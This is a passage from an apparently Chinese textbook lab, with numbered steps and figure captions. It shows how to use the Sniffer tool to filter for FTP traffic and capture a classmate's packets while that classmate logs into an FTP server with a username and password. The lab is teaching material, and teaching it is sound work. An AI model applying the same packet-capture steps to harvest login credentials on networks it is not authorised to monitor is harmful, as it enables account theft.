


图 9.85　选中 Define Filter

(4) 弹出 Define Filter 选项框后，在 Advanced 选项中，展开 IP，选中 TCP 中的 FTP 选项，从而定义了要捕获的数据包类型，如图 9.86 所示。




图 9.86　选中 TCP 中的 FTP 选项

(5) 回到 Traffic Map 视图中,用鼠标选中要捕获的主机的 IP 地址。选中后,主机地址会以白底高亮显示。此时,单击鼠标右键,选中 Capture。Sniffer 则开始捕获指定 IP 地址的主机的数据包。例如:用 IP 地址为 192.168.0.86 的客户机登录本机的 FTP 站点来捕获数据包,也可以捕获自己的数据包,也可以两人配合。同学甲负责捕获同学乙的数据包,开始抓包时,同学乙登录有 FTP 服务的服务器。同学甲的 IP 为 192.168.0.34,同学乙的为 192.168.0.86,如图 9.87 所示。




图 9.87　IP 地址

(6) 开始捕获后,通过单击工具栏中的 Capture Panel,看到捉包的情况,图中显示出 packet 的数量,如图 9.88 所示。

(7) 实验者本人或同学乙开始登录 FTP 站点,右击选择"登录"选项,如图 9.89 所示。




图 9.88 捉包的情况



图 9.89 选择登录

（8）弹出“登录”对话框后，输入用户名和密码，如图 9.90 所示。




图 9.90 输入用户名和密码

(9) 此时，从 Capture Panel 中看到捕获的数据包已达到一定数量，单击 Stop and Display 按钮，停止抓包，如图 9.91 和图 9.92 所示。




图 9.91 单击 Capture Panel 选项

